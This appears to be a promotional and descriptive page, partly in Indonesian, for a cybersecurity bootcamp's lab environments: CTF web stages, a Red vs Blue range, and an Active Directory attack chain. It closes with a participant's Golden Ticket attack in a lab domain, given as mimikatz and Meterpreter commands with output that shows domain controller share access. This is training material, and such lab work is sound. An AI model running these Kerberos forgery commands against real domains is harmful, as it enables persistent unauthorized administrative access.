# Enterprise Cyber Range (Top Tier) Cybersecurity Lab 2026 v10

*To support this Enterprise Cyber Range, we operate many bare-metal servers across our infrastructure.*

**Why is a Cyber Security Lab considered one of the top-tier training environments?**

Because each participant is provided with up to two VPS instances and works within a simulated real-world (enterprise) environment. It involves multi-layer attack scenarios rather than a single isolated machine. It includes advanced techniques such as pivoting, lateral movement, and privilege escalation.

This type of lab is typically used for exams, assessments, and red team simulations. It also supports Red Team vs Blue Team cyber war exercises in a controlled enterprise-like environment.

**Cyber Security Lab Tier Levels :**
1. Personal Lab (Basic offline learning environment)
2. Playground (Skill practice challenge platform)
3. Structured Lab **(**Guided structured learning path)
4. Advanced Lab **(**Multi-machine attack scenarios)
5. Enterprise Cyber Range (Red vs Blue): Highest Tier : Enterprise Cyber Range: Realistic enterprise environment with per-participant VPS, chaining exploits, pivoting, privilege escalation, and red blue simulation exercises

{><}XCODE XCODEHOSTER


https://hackerbootcamp.asia

Bootcamp exam flow and general information

Each participant is provided with four VPS instances for the exam and can choose their preferred operating system, including Ubuntu Server, Debian, Rocky Linux, or FreeBSD.


**Lab 1**


**Advanced Lab for HackerBootcamp Asia participants.**




Below is the general overview of the 10 CTF exam stages, as shown in the infrastructure diagram, covering various web security vulnerabilities that must be completed:

LFI (Local File Inclusion): A challenge focused on exploiting file inclusion mechanisms to read sensitive files on the server. SSRF (Server Side Request Forgery): A challenge focused on exploiting server side requests to access internal services, cloud metadata, or restricted network resources. IDOR (Insecure Direct Object Reference): Testing the ability to manipulate object identifiers to unauthorizedly access other users' data. SQL Injection: Fundamental attacks designed to manipulate database queries. Web API Security: Security targets focusing on vulnerabilities within API endpoints. Advanced SQL Injection: Implementation of sophisticated injection techniques. Brute Force: Guessing-based attacks aimed at gaining unauthorized access to accounts or directories. Etc. (and others).

Teknologi Data Center dengan 24 Server Baremetal menyediakan VPS dikembangkan secara mandiri oleh X-Code (PT Teknologi Server Indonesia).

**Lab 2**

**Enterprise Lab / Cyber Range (Full) for HackerBootcamp Asia participants**

This is an **enterprise cyber range** because it simulates a real corporate network environment with multiple interconnected systems across different subnets, requiring pivoting, lateral movement, and exploit chaining to reach the main target. The infrastructure mirrors production-like segmentation found in enterprise networks.


It also includes both **Red Team and Blue Team components**, such as Wazuh-based monitoring, access control rules, and active defense layers. Combined with diverse tasks like exploitation, privilege escalation, and reverse engineering, it represents a full-scale security testing environment rather than a simple CTF lab.

- Initial Access & foothold pada network terbatas
- Exploit chaining (multi-step exploitation)
- Network pivoting antar subnet
- Lateral movement antar host
- Privilege escalation sampai root access
- Web / service exploitation pada Linux server
- Internal host enumeration & discovery
- Access control bypass (whitelist filtering scenario)
- Red Team shell access objective
- Logically segmented network traversal (router-based restrictions)
- Wazuh-based monitored environment evasion (Blue Team detection layer)
- Cryptography challenge (di VPS Red Team environment)
- Linux application reverse engineering • Internal infrastructure exploitation lab tasks


**Enterprise Cyber Range (Red vs Blue):**

wazuh.


Participants are divided into two roles: the red team and the blue team.
The blue team is equipped with a monitoring system using Wazuh SIEM along with auditctl, which are integrated with Wazuh to enable centralized system activity monitoring and analysis


TARGET UTAMA
192.168.20.5
(Beda jaringan)
Target harus dilakukan
Privilege escalation hingga
akses root
(AKSES SANGAT TERBATAS)
Exploit chaining, pivoting, Lateral
Movement lintas jaringan
Router Ubuntu Server
192.168.9.200
(Whitelist Mode)
Allow
Allow
Blokir
Blokir
Debian
192.168
.9.83
Ubuntu
Server
192.168
.9.244
Node
lain
(izin)
Kali Linux
2026.1
192.168.9.242
Kali linux untuk
Hacking Debian & ubuntu
(Tools lebih lengkap
daripada bawaan VPS)
Red Team ditantang untuk
mendapatkan akses shell
SERVER LINUX YANG HARUS DIAMANKAN
192.168.9.39 (Wazuh Agent)
Area perang Red Team VS Blue Team
Wazuh Manager
(SOC / Blue Team)
Beragam tools disediakan untuk hacking
Ratusan VPS (Red Team)
Lab eksploitasi internal
Di dalam VPS ada ujian Kriptografi
Ujian Linux App Reverse Engineering

# Red Team vs Blue Team




Red Team vs Blue Team is a competitive event where both teams face off to demonstrate and apply their cybersecurity skills in realistic attack and defense scenarios. The objective is not only to learn offensive and defensive techniques, but also to develop teamwork, communication, strategic thinking, and effective collaboration under pressure to outperform the opposing team.

The environment is built on Ubuntu Server to simulate a real world enterprise infrastructure. The Red Team is responsible for identifying and exploiting security vulnerabilities in an attempt to capture the flag within the allotted time. The Blue Team is responsible for defending the infrastructure using a variety of security tools, with direct access to the target servers and Wazuh Manager for centralized monitoring, threat detection, and incident response.

The Blue Team has full operational visibility and control to monitor security events in real time, analyze alerts generated by Wazuh, investigate suspicious activities, block or ban malicious IP addresses used by the Red Team, and implement mitigation measures to maintain the availability and security of the services until the competition ends.

This Enterprise Cyber Range is designed to strengthen not only technical expertise but also the collaboration, decision making, and incident response skills required in modern Security Operations Centers (SOC) and enterprise cybersecurity environments.

**Lab 3**

**Enterprise Cyber Range: Full-Stack Offensive Security Simulation Lab for HackerBootcamp Asia participants**


**Infrastructure Overview: Enterprise-Grade Cyber Range**

This environment utilizes an **Enterprise-Grade Cyber Range** designed to replicate the complexities of a modern distributed network ecosystem. The architecture follows a sophisticated multi-tier structure, segregating core services such as Web Servers, CMS engines, and JWT-based Authentication APIs to simulate real-world corporate microservices. By implementing strict Access Control Lists (ACLs) and "Allow/Deny" traffic policies, the module challenges candidates to demonstrate proficiency in lateral movement and the bypass of Zero Trust security frameworks within a production-mimicking environment.

At the advanced exploitation level, the range introduces **Cloud-Native Security** challenges, specifically focusing on "Container Escape" chains within the latest Ubuntu Server distributions. Supported by a massive Red Team infrastructure consisting of hundreds of VPS nodes, the lab provides a high-fidelity simulation of large-scale distributed attacks. Candidates are evaluated on their multi-dimensional skill sets, ranging from mobile application static analysis and HTTP header manipulation to identifying critical business logic flaws within interconnected APIs, reflecting the highest standards of corporate cybersecurity resilience.


## Docker Container Escape Attack


- HTTP Header Manipulation
- WiFi Password Cracking (WPA2 Handshake)
- Mobile Static Analysis and Dynamic Analysis to SQL Injection
- JWT Retrieval from API to Application Flaw
- Popular CMS Core RCE into Remote Shell
- Web Server RCE into Remote Shell
- From CVE-2026 to Host: Container Escape Chain (Ubuntu Server 24.04.4)




Ujian awal
HTTP Header Manipulation
Mobile Static Analysis to SQL Injection
WiFi Password Cracking (WPA2 Handshake)
JWT Retrieval from API to Application Flaw


**Lab 4**

**Active Directory Attack Chain Lab**




This exam is considered an **enterprise penetration testing assessment** because it simulates real-world attack scenarios in large-scale corporate environments managed through a centralized identity system such as Active Directory. In such infrastructures, security is not limited to a single host but extends across an entire domain where users, machines, and permissions are tightly interconnected.

The workflow reflects realistic enterprise attack chains, including initial access, credential extraction, privilege escalation, lateral movement, and persistence. Techniques such as credential dumping, SID/RID analysis, and Kerberos ticket manipulation demonstrate how attackers operate within domain-based environments. This makes the assessment aligned with real enterprise penetration testing, where the objective is to evaluate the resilience of the entire ecosystem rather than isolated systems.





**Advanced Active Directory Attack Techniques: Full-Chain Domain Compromise via Lateral Movement and Kerberos Ticket Forgery (Golden Ticket) for Persistent Administrative Access.**

1. Initial Access & Foothold Establishment
2. Database Extraction (The Source)
   Non-Interactive Credential Database Dumping
   Automated SAM & LSA Secret Extraction
   Cryptographic Material Harvesting
3. Operational Base Expansion (The Pivot)
   Exploitation of Windows
   Workstation Control & Environment Preparation
4. Identity Mapping
   Local & Domain Security Identifier (SID) Analytics
   Whoami Identity Verification
   Relative Identifier (RID) Mapping
5. Ticket Forging & Internal Domain Persistence
   In-Memory Kerberos Ticket Injection
   Standardized Authentication Protocol Alignment
   Remote File System Enumeration via UNC Paths

**Contoh peserta yang berhasil menggunakan Meterpreter untuk injeksi ticket**

Injeksi Golden Ticket langsung ke memori dengan nama Adiansyah_[redacted]_Lanjutan




***Perintah:*** *kiwi_cmd "kerberos::golden /user:[redacted]LULUS_E[redacted] Lanjutan /domain:lab.local /sid:S-[redacted]*

## 2. Verifikasi Injeksi Tiket

```
meterpreter > kiwi_cmd "kerberos::list"

[00000000] - 0x00000017 -
   Start/End/MaxRenew: 4/20/2026 6:31:08 PM ; 4/17/2036 6:31:08 PM ; 4/17/2036 6:31:08 PM
   Server Name       :  /lab.local @ lab.local
   Client Name       : Adiansyah_LULUS Lanjutan @ lab.local
   Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;

meterpreter >
```

## 5. Pembuktian Akses Admin (Goal Utama)

```
C:\Windows\system32>net group "Domain Controllers" /domain
net group "Domain Controllers" /domain
The request will be processed at a domain controller for domain lab.local.

Group name     Domain Controllers
Comment        All domain controllers in the domain

Members

-------------------------------------------------------------------------------
SERVERDATA$                  WINDOWESERVER$
The command completed successfully.


C:\Windows\system32>dir \\windoweserver.lab.local\c$
dir \\windoweserver.lab.local\c$
 Volume in drive \\windoweserver.lab.local\c$ has no label.
 Volume Serial Number is ECF2-0083
```

```
               4 Dir(s)  17,796,788,224 bytes free

C:\Windows\system32>
```

**Perintah: dir \\windoweserver.lab.local\c$**

*Penjelasan Singkat:*

Langkah final untuk membuktikan bahwa Golden Ticket bekerja dengan sempurna. Hasil nya akses ke folder administratif (C$) pada Domain Controller berhasil dibuka. Hal ini membuktikan bahwa penyerang memiliki hak akses Domain Admin secara penuh dan persisten di seluruh jaringan lab.local.

**Cara lain bisa menggunakan mimikatz**

```
mimikatz # kerberos::golden /user:Administrator /domain:LAB.LOCAL /sid:S-1-5-
[redacted]/ti
cket:golden.kirbi
User      : Administrator
Domain    : LAB.LOCAL (LAB)
SID       : S-[redacted]
User Id   : 500
Groups Id : *[redacted]
ServiceKey: c[redacted]
Lifetime  : 4/19/2026 10:55:39 AM ; 4/16/2036 10:55:39 AM ; 4/16/2036 10:55:3
9 AM
-> Ticket : golden.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

```
C:\bb>net view /domain
net view /domain
Domain

--
LAB
WORKGROUP
The command completed successfully.
```

```
C:\bb>dir \\WINDOWESERVER\c$
dir \\WINDOWESERVER\c$
 Volume in drive \\WINDOWESERVER\c$ has no label.
 Volume Serial Number is ECF2-0083

 Directory of \\WINDOWESERVER\c$

04/16/2026  03:36 PM                 0 AUTOEXEC.BAT
04/16/2026  03:36 PM                 0 CONFIG.SYS
04/16/2026  03:47 PM    <DIR>          Documents and Settings
04/16/2026  03:34 PM    <DIR>          Program Files
04/16/2026  03:54 PM    <DIR>          WINDOWS
04/16/2026  04:57 PM    <DIR>          wmpub
               2 File(s)              0 bytes
               4 Dir(s)  17,820,614,656 bytes free

C:\bb>
```

**Contoh berhasil lolos ujian, Server AD diakses dari Windows Klien.**

